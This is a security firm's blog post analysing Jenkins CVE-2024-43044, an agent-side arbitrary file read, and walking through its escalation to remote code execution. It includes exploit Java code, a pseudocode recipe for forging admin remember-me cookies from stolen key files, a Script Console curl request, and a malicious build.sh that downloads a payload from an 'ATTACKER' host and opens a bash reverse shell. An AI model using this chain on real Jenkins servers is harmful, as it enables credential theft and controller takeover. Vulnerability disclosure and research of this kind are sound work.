CODE FIGHTERS

29/08/2024

Analysis of CVE-2024-43044 — From file read to RCE in Jenkins through agents

By Communication Team

Share


1. Introduction

Jenkins is a widely used tool for automating tasks like building, testing, and deploying software. It’s a key part of the development process in many organizations. If an attacker gains access to a Jenkins server, they can do serious damage like stealing credentials, messing with code, or even disrupting deployments. With access to Jenkins, an attacker could tamper with the software pipeline, potentially causing chaos in the development process and compromising sensitive data.


In this blog post we are going to analyze the advisory for the CVE-2024-43044, an arbitrary file read vulnerability in Jenkins. We will demonstrate how we could escalate this to achieve remote code execution on the Jenkins controller if we manage to hijack a Jenkins agent.

2. Jenkins Architecture Overview

Jenkins architecture is based on controller/agents where the Jenkins controller is the original node in the Jenkins installation. The Jenkins controller administers the Jenkins agents and orchestrates their work, including scheduling jobs on agents and monitoring agents [3]. The communication between the controller and the agents can be either Inbound (formerly known as "JNLP") or SSH.



The implementation of the communication layer that makes the inter process communication possible is done in the Remoting/Hudson library [4]. The repository [5] also provides some good docs about how the Remoting/Hudson library works. The image below shows some important components of this architecture.



Hudson Remoting Architecture

Hudson is an distributed execution platform. The master can send closures to remote machines, then get the result back when that closure finishes computation. This mechanism is called Hudson remoting.

Callable
An interface that is implemented to create the closure and understood by hudson remoting mechanism.

Channel
A dispatching mechanism of closures from master to slaves. Encapsulates the socket I/O stream of master and slave.

Request/Response
Envelopes that carries the closure and the computed result to and fro from master and slave

3. Analysis of the vulnerability

3.1 The advisory

The Jenkins team released an advisory (**SECURITY-3430 / CVE-2024-43044**)[1] for an arbitrary file read vulnerability that allows an agent to be able to read files from the controller. This happens because of a feature that allows the controller to transmit the JAR files to agents. According to the advisory the problem is that "*the implementation of* ***ClassLoaderProxy#fetchJar*** *invoked on the controller does not restrict paths that agents could request to read from the controller file system*".

Among the commits related to the vulnerability there's a test [7] with a code to trigger the vulnerability.


```
private static class Exploit extends MasterToSlaveCallable<Void, Exception> {
    private final URL controllerFilePath;
    private final String expectedContent;

    public Exploit(URL controllerFilePath, String expectedContent) {
        this.controllerFilePath = controllerFilePath;
        this.expectedContent = expectedContent;
    }
    @Override
    public Void call() throws Exception {
        final ClassLoader ccl = Thread.currentThread().getContextClassLoader();
        final Field classLoaderProxyField = ccl.getClass().getDeclaredField("proxy");
        classLoaderProxyField.setAccessible(true);
        final Object theProxy = classLoaderProxyField.get(ccl);
        final Method fetchJarMethod =
theProxy.getClass().getDeclaredMethod("fetchJar", URL.class);
        fetchJarMethod.setAccessible(true);
        final byte[] fetchJarResponse = (byte[]) fetchJarMethod.invoke(theProxy,
controllerFilePath);
        assertThat(new String(fetchJarResponse, StandardCharsets.UTF_8),
is(expectedContent));
        return null;
    }
}
```

This code primarily gains access to **hudson.remoting.RemoteClassLoader**, which is responsible for loading class files from a remote peer through a channel. Specifically, it accesses a Proxy object within the proxy field of **RemoteClassLoader**. The handler for this Proxy is an instance of **hudson.remoting.RemoteInvocationHandler.**

The code then uses this handler to invoke the **fetchJar** method, which triggers the **hudson.remoting.RemoteInvocationHandler.invoke** method. This, in turn, prepares a Remote Procedure Call (RPC) to the controller. On the controller side, the call reaches **hudson.remoting.RemoteClassLoader$ClassLoaderProxy.fetchJar**. As shown below, the **fetchJar** method on the controller does not validate the URL (which is user-controlled) and reads the resource without verification.

```
// hudson.remoting.RemoteClassLoader$ClassLoaderProxy.fetchJar
public byte[] fetchJar(URL url) throws IOException {
    return Util.readFully(url.openStream());
}
```

The image bellow helps to visualize the flow:


Agent
Controller
Exploit
hudson.remoting.RemoteInvocationHandler.invoke
hudson.remoting.Request.call
hudson.remoting.Request$2.run
hudson.remoting.RemoteInvocationHandler$RPCRequest.perform
hudson.remoting.RemoteClassLoader$ClassLoaderProxy.fetchJar

```
fetchJarMethod.invoke(theProxy, new URL(filepath));
```

```
RPCRequest req = userSpace
    ? new UserRPCRequest(oid, method, args, userProxy ? dc.getClassLoader() : null, recordCreatedAt)
    : new RPCRequest(oid, method, args, userProxy ? dc.getClassLoader() : null, recordCreatedAt);
try {
    if (userProxy) {
        if (async) {
            channelOrFail().callAsync(req);
        } else {
            return channelOrFail().call(req);
        }
    } else {
        if (async) {
            req.callAsync(channelOrFail());
        } else {
            return req.call(channelOrFail());
        }
    }
    return null;
}
```

```
synchronized (channel) {
    synchronized (this) {
        response = null;
        //...
        channel.send(this);
    }
}

try {
    //...
    return response.returnValue;
    // ...
}
```

```
Command rsp;
CURRENT.set(Request.this);
try {
    // ...
    RSP r = Request.this.perform(channel);
    rsp = new Response<RSP, EXC>(Request.this, id, calcLastIoId(), r);
} catch (Throwable t) {
    rsp = new Response<>(Request.this, id, calcLastIoId(), t);
} finally {
    CURRENT.remove();
}
if (chainCause) {
    rsp.chainCause(createdAt);
}
channel.send(rsp);
```

```
Object o = channel.getExportedObject(oid);
Class<?>[] clazz = channel.getExportedTypes(oid);
try {
    Method m = choose(clazz);
    //...
    Object r;
    try {
        r = m.invoke(o, arguments);
    }
    //...
    if (r == null || r instanceof Serializable) {
        return (Serializable) r;
    }
//..
```

```
return Util.readFully(url.openStream());
```

This flaw allows to circumvent the Agent -> Controller Access Control system [13], which is enabled by default since Jenkins v 2.326 to control the access of agents to the controller, to prevent its takeover.

3.2 The patch

The patch introduces a validator and some Java system properties to control the *fetchJar* functionality.

The Java system properties are:

- **jenkins.security.s2m.JarURLValidatorImpl.REJECT_ALL** – Reject any JAR to be fetched
- **hudson.remoting.Channel.DISABLE_JAR_URL_VALIDATOR** – Disable the validation

The validator verifies if the requested URL points to an allowed JAR file (JAR file from plugins or core) as we can see in the code snippets:

jenkinsci/remoting/src/main/java/hudson/remoting/RemoteClassLoader.java

```
public byte[] fetchJar(URL url) throws IOException {
    final Object o = channel.getProperty(JarURLValidator.class);
    if (o == null) {
        final boolean disabled = Boolean.getBoolean(Channel.class.getName() +
".DISABLE_JAR_URL_VALIDATOR");

        if (!disabled) {
            // No hudson.remoting.JarURLValidator has been set for this channel, so
all #fetchJar calls are rejected
        }
    } else {
        if (o instanceof JarURLValidator) {
            ((JarURLValidator) o).validate(url); // [1] Validate the URL
        // ...
    }
    return readFully(url.openStream());
}
```

jenkinsci/jenkins/core/src/main/java/jenkins/security/s2m/JarURLValidatorImpl.java

```
public void validate(URL url) throws IOException {
    final String rejectAllProp = JarURLValidatorImpl.class.getName() + ".REJECT_ALL";
    if (SystemProperties.getBoolean(rejectAllProp)) {
        //  "Rejecting URL due to configuration
    }
    final String allowAllProp = Channel.class.getName() +
".DISABLE_JAR_URL_VALIDATOR";
    if (SystemProperties.getBoolean(allowAllProp)) {
        // Allowing URL due to configuration
    }
    if (!isAllowedJar(url)) { // [2] Check if allowed URL
        // DENY - This URL does not point to a jar file allowed to be requested by
agents
    } else {
        // ALLOW
    }
}

private static boolean isAllowedJar(URL url) {
    final ClassLoader classLoader = Jenkins.get().getPluginManager().uberClassLoader;
    if (classLoader instanceof PluginManager.UberClassLoader) {
        if (((PluginManager.UberClassLoader) classLoader).isPluginJar(url)) {
            // ACCEPT - Determined to be plugin jar
            return true;
        }
    }

    final ClassLoader coreClassLoader = Jenkins.class.getClassLoader();
    if (coreClassLoader instanceof URLClassLoader) {
        if (Set.of(((URLClassLoader) coreClassLoader).getURLs()).contains(url)) {
            // ACCEPT -  Determined to be core jar
            return true;
        }
    }
    // DENY - Neither core nor plugin jar
    return false;
}
```

Consult the advisory for additional information and workarounds.

4. Getting RCE

4.1 Prerequisites


In the advisory we can see that the attack can be initiated by "*agent processes, code running on agents, and attackers with Agent/Connect permission*" [1]. We implemented our exploit to be versatile, supporting both inbound agents [15] and SSH connections.

Using an inbound agent secret

In this mode, our exploit acts as a custom agent initiating the connection to the controller. To use it, you will need the following information:

1. Target Jenkins server URL;
2. Agent name;
3. Agent secret.

One way to get this information is, once you get access to an agent node, list all running processes. You will likely find a Java process with these data provided in the command line, since this is the default way that Jenkins suggests to connect inbound agents after you configure one.



Run from agent command line: (Unix)

```
curl -sO http://localhost:8080/jnlpJars/agent.jar
java -jar agent.jar -url http://localhost:8080/ -secret ae881e6f1eed5ebd8a0dc7df597bc27429cfcd72c152c3869ef2c8b88e2f8ee4 -name test -workDir "/tmp/jenkins"
```

Another way to obtain this information is through a credential leak. It's worth noting that you will have to kill the agent that is running before running ours or wait for a disconnection, since a single agent cannot connect to the Jenkins server more than once simultaneously.

Example of running the exploit this way:

```
java -jar exploit.jar mode_secret http://localhost:8080/ test
b55d9b7fede47864572f4d0830a564a83ae78a4f297c1178b7f55601784f645c
```

Attaching to a running Remoting process

In this mode we attach to an already running Remoting process using Java instrumentation API [16]. We attach a Java agent that will accomplish the exploitation.


This is especially useful when the agent/controller connection is done through SSH because there is no agent secret in this mode. A SSHLauncher started in the controller will execute `java -jar remoting.jar -workDir WORKDIR -jar-cache WORKDIR/remoting/jarCache` through the SSH session and redirect its stdin and stdout to create a Channel to communicate with the agent.

So, for example, when attacking via a malicious build script deployed in a code repository whose building is managed by Jenkins (running on an agent), the attacker won't be able to retrieve an agent name/secret because those don't exist in this scenario. There will be a Remoting process running connected to the controller through pipes on SSH. Our exploit will then find the PID of this process and inject Java code into it to execute the next steps.

To use this mode, you will need to provide the following information:

1. Target Jenkins server URL. (**optional** – the exploit will use the IP of the controller connected via SSH and form the Jenkins URL as http://IP:8080/. In this case *pgrep*, *ps* and *netstat* must be installed in the machine);
2. Command to be executed.

The image below shows an example of attack where a pipeline runs "mvn package" inside an untrusted cloned repository. Assume Jenkins is configured to not execute builds locally on the controller via the built-in node. This is enough to compromise the Jenkins controller:



```
pipeline {
    agent any

    stages {
        stage('Execute Multiple Commands') {
            steps {
                script {
                    sh '''
                        cd /tmp
                        rm -rf /tmp/evilrepo
                        git clone https://github.com/eviluser/evilrepo
                        cd evilrepo
                        mvn package
                    '''
                }
            }
        }
    }
}
```

The malicious repository in this setup only needs two files:

build.sh

```
cd /tmp
wget http://ATTACKER/exploit.jar -O /tmp/exploit.jar
java -jar exploit.jar mode_attach 'bash -i >& /dev/tcp/ATTACKER/4444 0>&1'
```

pom.xml:

```
...
    <build>
        <plugins>
            <plugin>
                <groupId>org.codehaus.mojo</groupId>
                <artifactId>exec-maven-plugin</artifactId>
                <version>3.1.0</version>
                <executions>
                    <execution>
                        <id>run-build-script</id>
                        <phase>package</phase>
                        <goals>
                            <goal>exec</goal>
                        </goals>
                        <configuration>
                            <executable>bash</executable>
```

```
                                <arguments>
                                    <argument>./build.sh</argument>
                                </arguments>
                            </configuration>
                        </execution>
                    </executions>
                </plugin>
            </plugins>
        </build>
...
```

4.2 Reading arbitrary files

When an agent secret/name is provided, the exploit uses it to establish a connection to the Jenkins server using the Remoting library. We use the Engine class and wait until the connection is established. However, when attaching to an existing connected agent, we skip these steps.

Then we get an instance of **hudson.remoting.RemoteClassLoader** from one of the running threads.

```
public ClassLoader getRemoteClassLoader() {
    boolean found = false;
    ClassLoader temp = null;
    while (!found) {
        for (Thread thread : Thread.getAllStackTraces().keySet()) {
            temp = thread.getContextClassLoader();
            if (temp == null) continue;
            String className = temp.getClass().getName();
            if (className.equals("hudson.remoting.RemoteClassLoader")) {
                found = true;
                break;
            }
        }
        try {
            Thread.sleep(1000);
        } catch(Exception e) {}
    }
    return temp;
}
```

We use it to create a reader object which handles the *fetchJar()* method call.


```
if (this.ccl == null) this.ccl = this.getRemoteClassLoader();

this.reader = new RemoteFileReader(this.ccl);
```

With this object we can use it to load files from the server. No path traversal is needed, you can request files by specifying their full path like:

```
this.reader.readAsString("file:///etc/passwd");
```

4.3 Forging a valid user’s cookie

The advisory [1] affirms that RCE is possible with this vulnerability and points to a second advisory [2] for another file read vulnerability released in January 2024 which enumerates some ways of getting RCE with this kind of flaw in Jenkins.



This is a critical vulnerability as the information obtained can be used to increase access up to and including remote code execution (RCE). See SECURITY-3314 for known impacts of exploiting arbitrary file read vulnerabilities in Jenkins. Be aware that the limitation of unreadable binary data with some character encodings discussed in SECURITY-3314 does not apply to SECURITY-3430.

One of the approaches caught our attention since it doesn’t require any configuration change, i.e. it works against a default installation. The ***Remote code execution via “Remember me” cookie*** technique consists of forging a remember-me cookie for an administrator account allowing the attacker to log in the application and gain access to the Script Console to execute commands.

The requirements of this technique are:

1. The “Remember me” feature is enabled (the default).
2. Attackers can retrieve binary secrets.
3. Attackers have Overall/Read permission to be able to read content in files beyond the first few lines.

The vulnerability satisfies these requirements since it can be used to read binary files and the entire contents of a file.

Some data is needed in order to craft a valid cookie. In our implementation we took this approach:

1. Read **$JENKINS_HOME/users/users.xml** file to get a list of the users who have accounts on the Jenkins server;
2. Read each **$JENKINS_HOME/users/*.xml** file to extract user information such as: username, user seed, timestamp and password hash;
3. Read necessary files for cookie signing:

1. **$JENKINS_HOME/secret.key**
2. **$JENKINS_HOME/secrets/master.key**
3. **$JENKINS_HOME/secrets/org.springframework.security.web.authentication.rememberme.TokenBasedRememberMeServices.mac**

Once we have these data, we replicate the Jenkins cookie signing algorithm [8] which can be described by the following pseudocode [6]:

```
// Calculate tokenExpiryTime (current server time in milliseconds + 1 hour)
tokenExpiryTime = currentServerTimeInMillis() + 3600000

// Concatenate data to generate token
token = username + ":" + tokenExpiryTime + ":" + userSeed + ":" + secretKey

// Obtaining the MAC key by decrypting
org.springframework.security.web.authentication.rememberme.TokenBasedRememberMeServices.m
using master.key as AES128 key
key = toAes128Key(masterKey)
decrypted = AES.decrypt(macFile, key)

// Checking the presence of the "::::MAGIC::::" suffix in the decrypted data (and removi
it to obtain the actual MAC key)
if not decrypted.hasSuffix("::::MAGIC::::")
    return ERROR;
macKey = decrypted.withoutSuffix("::::MAGIC::::")

// Calculating the HmacSHA256 of the token using this MAC key
mac = HmacSHA256(token, macKey)
tokenSignature = bytesToHexString(mac)

// Concatenating username + tokenExpiryTime + tokenSignature and base64 encoding it to
generate the cookie
cookie = base64.encode(username + ":" + tokenExpiryTime + ":" + tokenSignature)
```

This cookie can be sent as “Cookie: remember-me=VALUE” in requests to the Jenkins Web application.

4.4 Code Execution

Once we have the remember-me cookie, we can request a CSRF token (named **Jenkins-Crumb**) at **/crumbIssuer/api/json**. Grab the **JSESSIONID** cookie received in the response as well since these two are associated.

After that, we send a POST request to **/scriptText** passing Jenkins-Crumb value as a header and JSESSIONID value as cookie, along with the remember-me cookie. The Groovy code to be executed is passed via a POST parameter named “script”.

Our code does all this automatically. A curl command representing this final request would be like:

```
curl -X POST "$JENKINS_URL/scriptText" \
--cookie "remember-me=$REMEMBER_ME_COOKIE; JSESSIONID...=$JSESSIONID" \
--header "Jenkins-Crumb: $CRUMB" \
--header "Content-Type: application/x-www-form-urlencoded" \
--data-urlencode "script=$SCRIPT"
```

Command execution with Groovy is as simple as executing:

```
println "uname -a".execute().text
```


4.5 Exploit Summary

This is a recap about what steps are present in our exploit:

1. Get a reference of hudson.remoting.RemoteClassLoader;
2. Create a file reader with it;
3. Read the necessary files (3 in total) to forge a cookie for a given user;
4. Read a list of Jenkins users;
5. Read information (id, timestamp, seed and hash) about each individual user;
6. Forge a remember-me cookie for users until we get access to Jenkins Scripting Engine;
7. Use the Jenkins Scripting Engine to execute system commands;
8. Dump username and hashes in a format ready to be cracked by John the Ripper [14].

4.6 Demonstration

The GIF image below shows a successful exploitation against Jenkins Docker v. 2.441 [9] using an inbound agent name/secret:



```
$ java -jar target/CVE-2024-43044-1.0-SNAPSHOT.jar mode_secret \
    http://jenkins.local:8080 \
    node0 \
    5c99109ed980da4d7bf83910e6bdf2bd04f3d09e2f9387834d86e8c7204981cf
```

It's worth noting that we only tested our exploit on Jenkins Docker, but we believe it should work on other installations with little or no changes.

The exploit code can be found at:

https://github.com/convisolabs/CVE-2024-43044-jenkins

5. Conclusion

In this post we have described our approach to exploit the vulnerability related to CVE-2024-43044 to achieve RCE on a vulnerable Jenkins server. Although there are many different environments using Jenkins that are not covered, we crafted the exploit to be easily adaptable to the needs of other researchers. We also think that some parts might be reused in other exploits for file read vulnerabilities in Jenkins.

In case you want to assess your CI/CD pipeline infrastructure, Conviso can help. Contact us, and we'll assist your team.

6. References

1. https://www.jenkins.io/security/advisory/2024-08-07/#SECURITY-3430
2. https://www.jenkins.io/security/advisory/2024-01-24/#SECURITY-3314
3. https://www.jenkins.io/doc/book/using/using-agents/

4. https://www.jenkins.io/projects/remoting/
5. https://github.com/hudson/www/
6. https://gist.github.com/mtiennnnn/551b7320c064db02aad815c6bdb91d9
7. https://github.com/jenkinsci/jenkins/blob/203b6a6c851697e83aefc37d1812bfde06390bfe/test/src/test/java/jenkins/security/Security3430Test.java#L244
8. https://github.com/jenkinsci/jenkins/blob/jenkins-2.470/core/src/main/java/hudson/security/TokenBasedRememberMeServices2.java#L174
9. https://hub.docker.com/r/jenkins/jenkins
10. https://www.jenkins.io/doc/book/managing/system-properties/
11. https://naiwaen.debuggingsoft.com/blog/wp-content/uploads/2022/06/2022-05-28_201016.jpg
12. https://github.com/advisories/GHSA-h856-ffvv-xvr4
13. https://www.jenkins.io/doc/book/security/controller-isolation/#agent-controller-access-control
14. https://www.openwall.com/john/
15. https://github.com/jenkinsci/remoting/blob/master/docs/inbound-agent.md
16. https://www.baeldung.com/java-instrumentation

Authors

Gabriel Quadros – Information Security Specialist

Ricardo Silva – Information Security Specialist

Share

Related posts

7 Comments

Pingback: Exploiting Jenkins RCE Vulnerability (CVE-2024-43044) Via Agents

Pingback: Jenkinsの脆弱性(CVE-2024-43044)を悪用するPOCのエクスプロイトコードが公開

Pingback: CVE-2024-43044: Critical Jenkins Vulnerability Exposes Servers to RCE, PoC Exploit Published

Pingback: CVE-2024-43044: Critical Jenkins Vulnerability Exposes Servers to RCE, PoC Exploit Published - F1TYM1

Pingback: Jenkins: Vulnerabilidade Crítica expõe servidores a RCE

Pingback: CVE-2024-43044: Critical Jenkins Vulnerability Exposes to Servers RCE

Pingback: Exploits Released for Critical Flaws in WhatsUp Gold and Jenkins, Patch Now (CVE-2024-6670, CVE-2024-43044) - F1TYM1

Deixe um comentário

About Us

With over 10 years specialized in application security projects, we are recognized in the market as one of the most experienced brazilian company in Application Security.

Check This Articles